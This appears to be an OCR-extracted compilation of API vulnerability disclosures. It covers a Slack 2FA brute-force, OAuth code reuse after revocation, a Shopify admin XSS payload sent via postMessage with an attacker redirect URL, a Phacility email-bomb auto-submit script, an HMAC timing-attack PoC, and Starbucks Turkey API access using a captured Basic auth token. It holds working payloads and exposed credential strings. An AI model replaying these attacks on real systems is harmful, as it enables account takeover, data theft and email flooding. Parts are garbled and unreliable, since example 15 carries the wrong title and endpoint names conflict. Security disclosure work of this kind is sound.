Generating huge number of tokens for access is serious issue which violates [OAuth framework RFC](#) and best practices. This vulnerability deprives a victim of ability to deny access for malicious application (for most of implementations tested).

Because of target (e.g /oauth/token) script is vulnerable to Race Condition, there are more attack vectors than I demonstrated. For example, an application may infinitely refresh its access and user would not be able to revoke access too.

API EXAMPLE 10

Vulnerability Type: API Rate Limit Bypass.

Screenshot of Component:

```
POST /api/auth.signin HTTP/1.1
Host: slack.com
Content-Type: application/x-www-form-urlencoded
Cookie: b=bjr2wajlcvawk4cw0wwgc0gaa
Connection: close
UUID: C5EE406F-8D5F-4147-AE61-1236645B90AE
Accept: application/json
User-Agent: com.tinyapeck.chatlyio/3.5 (iPad; iOS 9.3.3; Scale/2.00)
Accept-Language: en-IN;q=1
Content-Length: 77
Accept-Encoding: gzip, deflate

email=iam.middle%4@yahoo.com&password=iammiddle123&pin=$11111111&team=TlUG4909E
```

Payload set: 1 Payload count: 100
Payload type: Simple list Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

0347450554

Load ...

34564567567

Remove

643534534

Clear

534534546

Add

5756756

745345

34534545674

564355345

34534564745

888292219

valid code

Enter a new item

Add from list ... [Pro version only]

The screenshot shows the StartBurst application interface. The title bar indicates it's running on Bhati's MacBook Pro at 12:35:26 AM with 60% battery. The main window displays a table of network requests. A specific row (Request 100) is highlighted with a red border, showing a POST request to 'http://1.1.200' with status 200, length 747, and an invalid pin. Below the table, the raw request and response are shown. The response is a JSON object with fields like 'ok', 'token', 'soxa', 'user', and 'team'. A message at the bottom states: 'Valid code response is also changed to information about team member and user'. The bottom navigation bar includes a search bar and a 'matches' indicator.

Request	URL	Status	Error	Timeout	Length	invalid_pin	Comment
87	564345453453	200			669		
88	4543545675756	200			669		
89	74563453453	200			669		
90	3456575678657	200			669		
91	657456354	200			669		
92	4546456767	200			669		
93	643534534	200			669		
94	534534546	200			669		
95	5756756	200			669		
96	745345	200			669		
97	454645674	200			669		
98	564255345	200			669		
99	34534564745	200			669		
100	888292219	200			747		

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 111
Content-Encoding: gzip
Access-Control-Allow-Origin: *
Content-Security-Policy: referrer no-referrer;
Server: Apache
Strict-Transport-Security: max-age=31536000; includeSubdomains; preload
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-CloudFront-Id: E440c011-207a-4ca2-9829-7c84700fe6f3
X-XSS-Protection: 0
X-Cache: miss from cloudfront
X-Amz-CDN-Id: 983Obh8d456c55bd4bfad61b9c181.cloudfront.net (CloudFront)
X-Amz-CF-Id: chyApmKegjxlo0bog57YmVv8s-W-68cmNMKPrerIblycRsgPoo_eIfgg==
```

{"ok":true,"token":"soxa-62548102116-65394751110-7e166043750-a5025718","user":"u1234567890","team":"t1234567890"}

Valid code response is also changed to information about team member and user

Type a search term 0 matches

Finished

URL GET/POST data: POST METHOD:

Vulnerable Endpoint - /api/auth.signup

Vulnerable Parameter = pin

Business Logic:

This vulnerability is about a 2FA Bypass, On Slack Web Application there is rate limit implemented. After performing 4-6 failed 2FA Attempt, Rate limit logic will be Triaged and ask user to wait for next attempt(preventing automated 2FA Attempts)

Tested the same using iOS App(iOS 9.3.3 iPad Air 2) and found that API Endpoint "/api/auth.signin" have no rate limit implemented.

Due to this an attacker can brute force the 2FA Valid Code to get into user(Victim's account)

Vulnerable Endpoint - /api/auth.signup

Vulnerable Parameter = pin

Step To Reproduce:

- 1) Using Slack iOS App, Sign into an account in which 2FA is enabled.
 - 2) Intercept the 2FA enter code request and perform many numbers of attempt But you can perform as more as you can.
 - 3) In attack windows you will see that all invalid code attempt came as same response code response message of "invalid_pin" but our valid code will came as different response length code response message like `{"ok":true,"token":"xoxs-62548102116-65394751110-76166043750-0a50252718","user":"U1XBLN338","team":"T1UG4303E"}`

API EXAMPLE 11

Vulnerable Type: API.

Screenshot of Component:

The image shows two terminal windows side-by-side. The left window is a VIM editor displaying a partially visible HTML file with a script tag pointing to an OAuth2 provider. The right window is an nginx access log showing a successful GET request from a Mozilla/5.0 browser on Mac OS X.

Terminal 1 (VIM):

```
File Edit View Search Terminal Help
<html>
</html>
```

Terminal 2 (nginx access log):

```
root@avuln:/var/log/nginx# tail -f access.log
<...>
[16/Apr/2015:13:08:56 +0000] "GET /callback?state=0123456789abcdef&code=xLDxVVdnJlsAAAAAAEODUmzLs7P8Jg9fM2rNxwP8U HTTP/1.1" 200 14 "
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.118 Safari/537.36"
```

URL GET/POST data: GET METHOD:

https://OAUTH2-PROVIDER-DOMAIN/oauth2/authorize?client_id=%CLIENT_ID%&response_type=code&redirect_uri=https://avuln.com/callback&state=0123456789abcdef

Business Logic:

OAuth2 API makes it possible for users to grant access to their accounts to some third-side applications. Of course, users are able to manage such applications' access to their accounts and may deny access for any application. When some user denies access for the application, all access_tokens (and refresh_tokens if it used) are being revoked and become invalid. But not only access_tokens should be revoked, authorization codes (it is intermediate token used in OAuth2 Authorization Flow) must be revoked too. Currently most of OAuth2 API implementations do not revoke authorization code during access revocation. It may be exploited to restore access to user's account by malicious application after access revocation.

Statistics at the moment

1. 21 OAuth2 providers had been tested, of which
2. 11 affected with missing invalidation for authorization code after access revocation
3. 10 invalidate all authorization codes granted for certain pair of user and application

Proof of Concept

- 1) Open the link for OAuth2 authorization for some application
- 2) Log into your account (if needed) and click **Allow** (or **Authorize**)
- 3) Copy code value from callback url
- 4) Use code value to obtain access_token
- 5) Check validity of access_token by sending some API request
- 6) Repeat steps 1 and 2 (for most of implementations user is automatically redirected to callback page if once access granted)
- 7) Copy code value from callback url and save it for future usage
- 8) Go to account security (or *connected applications*) settings
- 9) **Delete** or **Disconnect** the application used during the PoC
- 10) To ensure that access is denied, repeat step 5
- 11) Use code value from step 7 and exchange it for access_token
- 12) Check validity of access_token


If access_token is valid, OAuth2 Provider is affected by the vulnerability.

Important notice

For real attack scenario it is important to mention the following:

- a) it seems that step 6 requires interaction with user, actually it is not necessary
- b) authorization code obtained via callback has certain lifetime, but it is not problem too

Malicious application which does not want to lose access to the user's account just need to place on its web site something like:



```
<html>

</html>
```

Such code will "silently" produce new authorization code each time it has been loaded by the user:



```
root@avuln:/var/log/nginx# tail -f access.log
<...>
<IP hidden> - - [16/Apr/2015:13:08:56 +0000] "GET /callback?state=0123456789abcdef&code=xLDxVYdnJlsAAAAAAAFAQDUMzla7P8Jg9fM2rNzwP8U HTTP/1.1" 200 14 "
-- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.118 Safari/537.36"
```

Impact:

The vulnerability allows an malicious applica

tion to keep its access active to a victim's account even after access revocation. This is not only authorization bypass, but it also deprives a victim ability to manage access for an application.

API EXAMPLE 12

Vulnerable Type: XSS in \$shop\$.myshopify.com/admin/ via twine template injection in "Shopify.API.Modal.input" method when using a malicious app.

Screenshot of Component:

```
...  
<div class="ui-modal__body" data-define="{typedInput: [%= value %]}>  
...  
<label class="next-label" for="text-a10e7047a92878fc20031f40da0b5231"></label>  
<input type="text" id="text-a10e7047a92878fc20031f40da0b5231" data-bind="typedInput" autofocus="autofocus" data-  
...  
<button class="btn close-modal [%= buttonClass %]" data-bind-event-click="closeModal({result: true, dat  
...  
...
```

```
wrapFunctionString = function(code, args, node) {  
    var e, error, keypath;  
    if (isKeypath(code) && (keypath = keypathForKey(node, code))) {  
        if (keypath[0] === '$root') {  
            return function($context, $root) {  
                return getValue($root, keypath);  
            };  
        } else {  
            return function($context, $root) {  
                return getValue($context, keypath);  
            };  
        }  
    } else {  
        code = "return " + code;  
        if (nodeArrayIndexes(node)) {  
            code = "with($arrayPointers) { " + code + " }";  
        }  
        if (requiresRegistry(args)) {  
            code = "with($registry) { " + code + " }";  
        }  
        try {  
            return new Function(args, "with($context) { " + code + " }");  
        } catch (error) {  
            e = error;  
        }  
    }  
}
```

```
{typedInput: '-document.domain-'}
```

This will result in the following code executing within twine:

```
with($context) {  
    with($registry) {  
        return {typedInput: '-alert(document.domain)-'}  
    }  
}
```

```
window.parent.postMessage(JSON.stringify({  
    message: "Shopify.API.Modal.input",  
    data: {  
        message: {  
            message: "",  
            value: "-alert(document.domain)-",  
        }  
    }  
}), "*");
```

URL GET/POST data: GET METHOD:

```
/admin/oauth/authorize?client_id=5b7bd427b8caa69610bf85d1c87d4a04&scope=read_products&redirect_uri=https://attackerdoma.in/a4d76231-8657-48ed-8800-f1b02c7bb2ff.html&state=nonce
```

Business Logic:

The Shopify [Embedded App SDK](#) is used to facilitate limited interactions with parent page (/admin/apps/\$id) from an embedded app within the shop admin interface. The SDK has multiple methods which allow an app to interact with the user which execute in the context of the admin domain and pass information back to the app. These UI elements are rendered from predefined templates using [lodash's .template](#) method. While the method automatically provides input escaping the "input" template (used by the Shopify.API.Modal.input method) assigns a value to a special data-define attribute. While it's not possible to escape the attribute context, because the escaping is not fully context-aware it is possible to inject additional data into the attribute which is later interpreted by [twine](#). Because twine does not execute in a sandbox this template becomes an eval primitive and it is possible to obtain XSS in the context of the parent application.

Technical Details

When the Shopify.API.Modal.input method the following "input" template is rendered using [lodash's .template](#) method:

```
...
<div class="ui-modal__body" data-define="{typedInput: [= value %]}>
...
<label class="next-label" for="text-a10e7047a92878fc20031f40da0b5231"></label>
<input type="text" id="text-a10e7047a92878fc20031f40da0b5231" data-bind="typedInput" autofocus="autofocus"
...
<button class="btn close-modal [= buttonClass %]" data-bind-event-click="closeModal({result: true, dat
...

```

The typedInput parameter is initialized from the value template parameter, bound to the text input, and finally used when the "okButton" is clicked. The data binding is handled by Shopify's [twine](#) JS library. Unfortunately because [.template](#) is not fully context aware it will not provide JSON escaping for this parameter. For example if value is set to some'value the following invalid JSON will be created in the data-define attribute:

```
{typedInput: 'some'value'}
```

Normally this would just break the intended functionality, however if we analyze [twine](#) we can discover that this type of injection can actually result in arbitrary JS execution. Twine evaluates parameters using the

(wrapFunctionString)[<https://github.com/Shopify/twine/blob/24c4ccf5b50937e6d9e43367651549be1497/dist/twine.js#L373>] method:

```

wrapFunctionString = function(code, args, node) {
  var e, error, keypath;
  if (isKeypath(code) && (keypath = keypathForKey(node, code))) {
    if (keypath[0] === '$root') {
      return function($context, $root) {
        return getValue($root, keypath);
      };
    } else {
      return function($context, $root) {
        return getValue($context, keypath);
      };
    }
  } else {
    code = "return " + code;
    if (nodeArrayIndexes(node)) {
      code = "with($arrayPointers) { " + code + " }";
    }
    if (requiresRegistry(args)) {
      code = "with($registry) { " + code + " }";
    }
  }
  try {
    return new Function(args, "with($context) { " + code + " }");
  } catch (error) {
    e = error;
  }
}

```

The method wraps the attribute value in a [with](#) block to provide named variables and passes it to a [Function](#) constructor which acts as a eval primitive. This means any injection will result in JavaScript execution. For example, if the following data is used for the value template parameter it will flow as follows:

'-alert(document.domain)-'

This will result in a data-define attribute with the following value:

```
{typedInput:'-document.domain-'}
```

This will result in the following code executing within twine:

```

with($context) {
  with($registry) {
    return {typedInput: '-alert(document.domain)-'}
  }
}

```

Putting this all together with the SDK we get the following script:

```

window.parent.postMessage(JSON.stringify({
  message: "Shopify.API.Modal.input",
  data: {
    message: "",
    value: "-alert(document.domain)-"
  }
}), "*");

```

Exploitability

You need to convince an administrator to authorize your malicious application, however the exploit does not require any specific permissions to trigger so an admin may be more willing to authorize the application.

Proof of Concept

I've created an example malicious application associated with my partner account shopify-whitehat-1@bored.engineer to demonstrate the issue...

Open the following URL on `$your-shop$.myshopify.com`:

```
/admin/oauth/authorize?client_id=5b7bd427b8caa69610bf85d1c87d4a04&scope=read_products&redirect_uri=https://attackerdoma.in/a4d76231-8657-48ed-8800-f1b02c7bb2ff.html&state=nonce
```

After authorizing the application an alert should appear on the /admin window containing `document.domain`.

API EXAMPLE 13

Vulnerable Type: The mailbox verification API interface is unlimited and can be used as a mailbox bomb.

Screenshot of Component:

The screenshot shows the Phacility web interface. On the left, a sidebar menu includes sections for ACCOUNT, APPLICATIONS, AUTHENTICATION, and EMAIL. Under EMAIL, 'Email Addresses' is selected, which is also highlighted in the main content area. The main content area displays the 'Email Addresses' page with a table showing one entry: 'Email' (yunbeitai2015@126.com). There are buttons for '+ Add New Address', 'Status', 'Remove', 'Verify' (which is highlighted), and 'Primary'. Below this, a message states: 'Your browser timezone setting differs from the timezone setting in your profile, click to reconcile.' On the right, the inbox is shown with 13 unread messages from 'noreply' with subject '[Phabricator] Email Verification' and timestamp '15:30'. A purple notification badge with the number '0' is visible in the top right corner of the inbox area.

URL GET/POST data: POST METHOD:

<https://admin.phacility.com/settings/user/toma/page/email/>

Business Logic:

The API interface in <https://admin.phacility.com/settings/user/toma/page/email/> is unlimited and can be used as a mailbox bomb

Reproduced:

- 1.register a user and wait for verify email address
- 2.use this:

```
<form id="myform"
action="https://admin.phacility.com/settings/user/toma/page/email/?verify=14295"
method="POST" target="_blank"><input type="text" name="__csrf__"
value="B@f3wyama2759fcd6f915746da"><input type="text" name="__form__"
value="1"><input type="text" name="__dialog__" value="1"><input type="text" name="verify"
value="14295"><input type="text" name="__submit__" value="true"><input type="text"
name="__wflow__" value="true"><input type="text" name="__ajax__" value="true"><input
type="text" name="__metablock__" value="3"></form><script>function interval(func, wait,
times){ var interv = function(w, t){ return function(){ if(typeof t === "undefined" || t-- > 0){ setTimeout(interv, w); try{ func.call(null); } catch(e){ t = 0; throw e.toString(); } }; }(wait, times);
setTimeout(interv, wait);};//submit every 2000ms,execute 5 times(you can change this number
to execute more
times)interval(function(){document.getElementById("myform").submit();},2000,5);</script>
```

and its __csrf__ is your token

Because the email address has not been verified this time,I can write any email address when registration,then I can bomb any people's email box.

API EXAMPLE 14

Vulnerable Type: ShopifyAPI is vulnerable to timing attacks.

Screenshot of Component:

```
# Try to use compare_digest() to reduce vulnerability to timing attacks.
# If it's not available, just fall back to regular string comparison.

try:
    return hmac.compare_digest(hmac_calculated, hmac_to_verify)
except AttributeError:
    return hmac_calculated == hmac_to_verify
```

```
# Try to use compare_digest() to reduce vulnerability to timing attacks.
try:
    return hmac.compare_digest(hmac_calculated, hmac_to_verify)
except AttributeError:
    def fallback_constant_time(hmac_calculated, hmac_to_verify):
        if len(hmac_calculated) != len(hmac_to_verify):
            return False

        result = 0
        for x, y in zip(hmac_calculated, hmac_to_verify):
            result |= x ^ y
        return result == 0
```



The screenshot shows a terminal window titled "Terminal" with the command "shopify-timing-attack-poc.py" running. The code implements a timing attack using the `zip` function to compare two strings by calculating the XOR of their corresponding bytes. It includes fallback logic for environments where `compare_digest` is not available. The terminal output shows the script being run and some timing-related code being executed.

```
Applications ▾ Places ▾ Terminal ▾ Sat 21:05
shopify-timing-attack-poc.py = (/tmp/mozilla_root0) - VIM
File Edit View Search Terminal Help
import time, hmac

def timing(f):
    def wrap(*args):
        time1 = time.time()
        ret = f(*args)
        time2 = time.time()
        print '%s took %0.3f ms' % (f.func_name, (time2-time1)*1000.0)
        return ret
    return wrap

@timing
def timing_attack_diff():
    s1 = "1000000000000000000000000000000000000000000000000000000000000000"
    s2 = "0000000000000000000000000000000000000000000000000000000000000001"
    for i in range(200):
        if not s1 == s2:
            print i

@timing
def timing_attack_same():
    s1 = "100000000000000000000000000000000000000000000000000000000000000"
    s2 = "100000000000000000000000000000000000000000000000000000000000000"
    for i in range(200):
        if s1 == s2:
            print i

@timing
def constant_time_diff():
    s1 = b'100000000000000000000000000000000000000000000000000000000000000'
    s2 = b'000000000000000000000000000010000000000000000000000000000000000'
    for i in range(200):
        if not hmac.compare_digest(s1, s2):
            print i
```

URL GET/POST data: POST METHOD:

https://github.com/Shopify/shopify_python_api/blob/master/shopify/session.py#L115-L120

Business Logic:

Timing attacks are a type of side channel attack where one can discover valuable information by recording the time it takes for a cryptographic algorithm to execute.

The issue lies in shopify/session.py's validate_hmac() function:

```

# Try to use compare_digest() to reduce vulnerability to timing attacks.
# If it's not available, just fall back to regular string comparison.
try:
    return hmac.compare_digest(hmac_calculated, hmac_to_verify)
except AttributeError:
    return hmac_calculated == hmac_to_verify

```

The `==` operator does a byte-by-byte comparison of two values and as soon as the two differentiate it terminates. This means the longer it takes until the operation returns, the more correct characters the attacker has guessed. It is important to note that this issue really only affects users using Python versions prior to 2.7.7.

Link to source code:

https://github.com/Shopify/shopify_python_api/blob/master/shopify/session.py#L115-L120

Step To Reproduce:

Here is a quick and messy PoC to demonstrate the issue:

```

Applications ▾ Places ▾ Terminal ▾
Sat 21:05
shopify-timing-attack-poc.py = (/tmp/mozilla_root0) - VIM
File Edit View Search Terminal Help
import time, hmac

def timing(f):
    def wrap(*args):
        time1 = time.time()
        ret = f(*args)
        time2 = time.time()
        print '%s took %.3f ms' % (f.func_name, (time2-time1)*1000.0)
        return ret
    return wrap

@timing
def timing_attack_diff():
    s1 = "1000000000000000000000000000000000000000000000000000000000000000"
    s2 = "0000000000000000000000000000000000000000000000000000000000000001"
    for i in range(200):
        if not s1 == s2:
            print i

@timing
def timing_attack_same():
    s1 = "100000000000000000000000000000000000000000000000000000000000000"
    s2 = "100000000000000000000000000000000000000000000000000000000000000"
    for i in range(200):
        if s1 == s2:
            print i

@timing
def constant_time_diff():
    s1 = b"100000000000000000000000000000000000000000000000000000000000000"
    s2 = b"000000000000000000000000000000000000000000000000000000000000000"
    for i in range(200):
        if not hmac.compare_digest(s1, s2):
            print i

```

The results are quite significant:

Round	timing_attack_diff f	timing_attack_same me	constant_time_diff ff	constant_time_same me
Round 1	2463 ms	2365 ms	2310 ms	2329 ms
Round 2	2219 ms	2175 ms	2156 ms	2188 ms

How can this be fixed?

```
# Try to use compare_digest() to reduce vulnerability to timing attacks.
try:
    return hmac.compare_digest(hmac_calculated, hmac_to_verify)
except AttributeError:
    def fallback_constant_time(hmac_calculated, hmac_to_verify):
        if len(hmac_calculated) != len(hmac_to_verify):
            return False

        result = 0
        for x, y in zip(hmac_calculated, hmac_to_verify):
            result |= x ^ y
        return result == 0
```

This fallback does not terminate as soon as two bytes are not the same. I am willing to submit a PR to solve this issue, but I need your permission first.

API EXAMPLE 15

Vulnerable Type: ShopifyAPI is vulnerable to timing attacks.

Screenshot of Component:

The screenshot shows a proxy tool interface with two main panes: Request and Response.

Request:

```
GET //api/v1/transactions/1112320 HTTP/1.1
Content-Encoding: gzip
Accept: application/json
Device-Token: 33765911bf61f5c
Authorization: Basic QVBSTlhXTTpUUTo4NGY0NDlmMWYzOWByMDUz
Accept-Language: tr
Host: crmproxy.protel.com.tr
Connection: close
User-Agent: okhttp/3.6.0
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 07 May 2014 15:10:44 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1892
Connection: close
Cache-Control: private
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

{
  "Id": 1112320,
  "ContactId": "9fa8d385-2a75-e611-80c8-005056bb218e",
  "TransactionState": 2,
  "MicroPayments": [],
  "CouponResponse": null,
  "StampsAwarded": 1,
  "StampsSpent": 0,
  "TotalStampBalance": 39,
  "Origin": "Shopify",
  "CheckSeq": 418864,
  "CheckNumber": 8840,
  "MenuItems": [
    {
      "Seq": 5614,
      "Dv": 1,
      "Condiments": [],
      "OriginalPrice": "4.75",
      "Discount": "0.00"
    }
  ]
}
```

Match and Replace:

These settings are used to automatically replace parts of requests and responses passing through the Proxy.

Enabled	Item	Match	Replace	Type	Comment
<input type="checkbox"/>	Request he...	^Referer: \$		Regex	Hide Referer...
<input type="checkbox"/>	Request he...	^Accept-En...		Regex	Require non...
<input type="checkbox"/>	Response he...	^Set-Cooki...		Regex	Ignore cooki...
<input type="checkbox"/>	Request he...	^Host: foo....	Host: bar.example.org	Regex	Rewrite Host...
<input type="checkbox"/>	Request he...	Origin: foo.example.org		Literal	Add spoofed...
<input type="checkbox"/>	Response he...	^Strict-Tra...		Regex	Remove HST...
<input type="checkbox"/>	Response he...	X-XSS-Protection: 0		Literal	Disable bro...
<input checked="" type="checkbox"/>	Request he...	Authorization: Basic QVBSTlhXTTpUUTo4NGY0NDlmMWYzOWByMDUz		Literal	

Request

Raw Headers Hex

```
GET /api/v1/MobileInbox/Limit/10 HTTP/1.1
Content-Encoding: gzip
Accept: application/json
Device-Token: 337658ef1bf61f5c
Authorization: Basic QBSTlhxXTFpUUTo4NGY0NDlmMWYzOWEyMDUz
Accept-Language: tr
Host: crmproxy.protel.com.tr
Connection: close
User-Agent: okhttp/3.6.0
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sun, 28 May 2017 14:22:25 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 135
Content-Encoding: gzip
Cache-Control: private
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

{
  "Limit": 10,
  "TotalItemCount": 0,
  "NewItemCount": 0,
  "ResponseItemCount": 0,
  "NewItems": [],
  "ResponseItems": []
}
```

Request

Raw Headers Hex


```
GET //api/v1/customerprofile/a3fb2903-8a13-e711-80ca-005056bb218e HTTP/1.1
Content-Encoding: gzip
Accept: application/json
Device-Token: 337658ef1bf61f5c
Authorization: Basic QBSTlhxXTFpUUTo4NGY0NDlmMWYzOWEyMDUz
Accept-Language: tr
Host: crmproxy.protel.com.tr
Connection: close
User-Agent: okhttp/3.6.0
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sun, 28 May 2017 14:59:05 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1295
Content-Encoding: gzip
Connection: close
Cache-Control: private
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

{
  "Id": "a3fb2903-8a13-e711-80ca-005056bb218e",
  "LogicalName": null,
  "Name": "Koc [REDACTED] irme",
  "LineId": "1465110003",
  "IsBuilt": false,
  "LastBuiltOn": null,
  "DaysFrequency": null,
  "HoursFrequency": null,
  "FilterGender": false,
  "Gender": null,
  "FilterAge": false,
  "AgeDateStart": null,
  "AgeDateEnd": null,
  "FilterYTDAvgMonthlyFrequency": false,
  "YTDAvgMonthlyFrequencyStart": null,
  "YTDAvgMonthlyFrequencyEnd": null,
  "FilterYTDAvgPurchaseAmount": false,
  "YTDAvgPurchaseAmountStart": null,
  "YTDAvgPurchaseAmountEnd": null
}
```



The screenshot shows the Swagger UI for the 'Edge Starbucks API'. The main area displays the API's schema, including paths like /api/v1/APIClients and /api/v1/Campaigns/{Id}. Below this, a 'Request' and 'Response' pane is shown for a GET request to /api/v1/APIClients. The Request pane shows the raw HTTP request:

```
GET /api/v1/APIClients HTTP/1.1
Content-Encoding: gzip
Content-Type: application/json
Accept: application/json
Device-Token: 337658ef1bf61f5c
Authorization: Basic QBESTlhXTFpUUTo4NGYONDlmMwYzOWEyMDUz
Accept-Language: tr
Host: crmproxy.protel.com.tr
Connection: close
User-Agent: okhttp/3.6.0
```

The Response pane shows the raw JSON response:

```
[{"Id": 1, "Token": "A8E15C66...60409AA5EC", "Descriptor": "QuickIOSAppClient"}, {"Id": 2, "Token": "5393D0A0AF5B61...6776", "Descriptor": "QuickAndroidAppClient"}, {"Id": 3, "Token": "C1DBA153667...748A7", "Descriptor": "PDSClient"}, {"Id": 4, "Token": "B30E60B3CA8...36FB6AC9C"}]
```

URL GET/POST data: GET METHOD:

<https://play.google.com/store/apps/details?id=com.starbucks.tr&hl=en>

Business Logic:

When i tried to pentest the starbucks android app, i could not see the traffic between client and the server because of the SSL Pinning.

First, i wanted to SSL Unpinning then continue the testing, however, i released that developers forgot to add /MobileInbox/ path for the ssl validation. (i dont know they forgot or leave it like that)

Currently, I had a request thanks to forgotten/leaving a path for ssl validation. When i have a directory, always i check the sub or parent directory because of that I tried to reach this link directly on browser but i faced a basic http authentication pop-up. There must be a problem because i have an access with burp, then i check the HTTP Headers bingo! there was a

Authorization-Token. I added this token automatically when i request a link then second bingo i have an access directly on browser.

Now try to digg sensitive things. I went to homepage and it directed me to /edgeapidoc/index/ . There was a link on that page which /swagger/docs/v1/ . I hoped that was the documents of the API usage. Yeapp that was the documentation of the API usage. I saw all methods of the app, first thing which came in my mind, am i eligible to use this all of things. yeap i was :)

I did not want to change anything on the server, because of that did not use any POST method. I just used almost all GET methods :D all of them were working such as, masked credit card values, api tokens, user informations etc.

The tested application is Starbucks Turkey Android App.

<https://play.google.com/store/apps/details?id=com.starbucks.tr&hl=en>

All these things are made without any login. I did not login the app.

1. I tried to intercept traffic between starbucks app and server with burp suite. I could not be successful because of the ssl pinning.
2. Before the unpinnig ssl, I look around the app's all screens.
3. When i look at the messages tab i saw a proccess on my burp history.
4. Application sent a request to
<https://crmproxy.protel.com.tr/api/v1/MobileInbox/Limit/20> this url and it took a response.
5. I evaluated this request then i saw the Authorization: Basic QVBSTIhXTFpUUTo4NGYONDImMWYzOWEyMDUz token.
6. I tried to reach this url via browser however, i couldnt because it wants to basic authentication and i tried the default password which comes to mind but i couldnt be successful.
7. I remembered when there was a request on burp which has Authorization: Basic QVBSTIhXTFpUUTo4NGYONDImMWYzOWEyMDUz token and i tried to add this token in my all request while trying to access via browser.
8. Bingo!!! It worked! I reach the <https://crmproxy.protel.com.tr> this api server and i looked around it then i found the api docs.
9. Finally, i tried to sent all request in api docs, i was successful in all of them.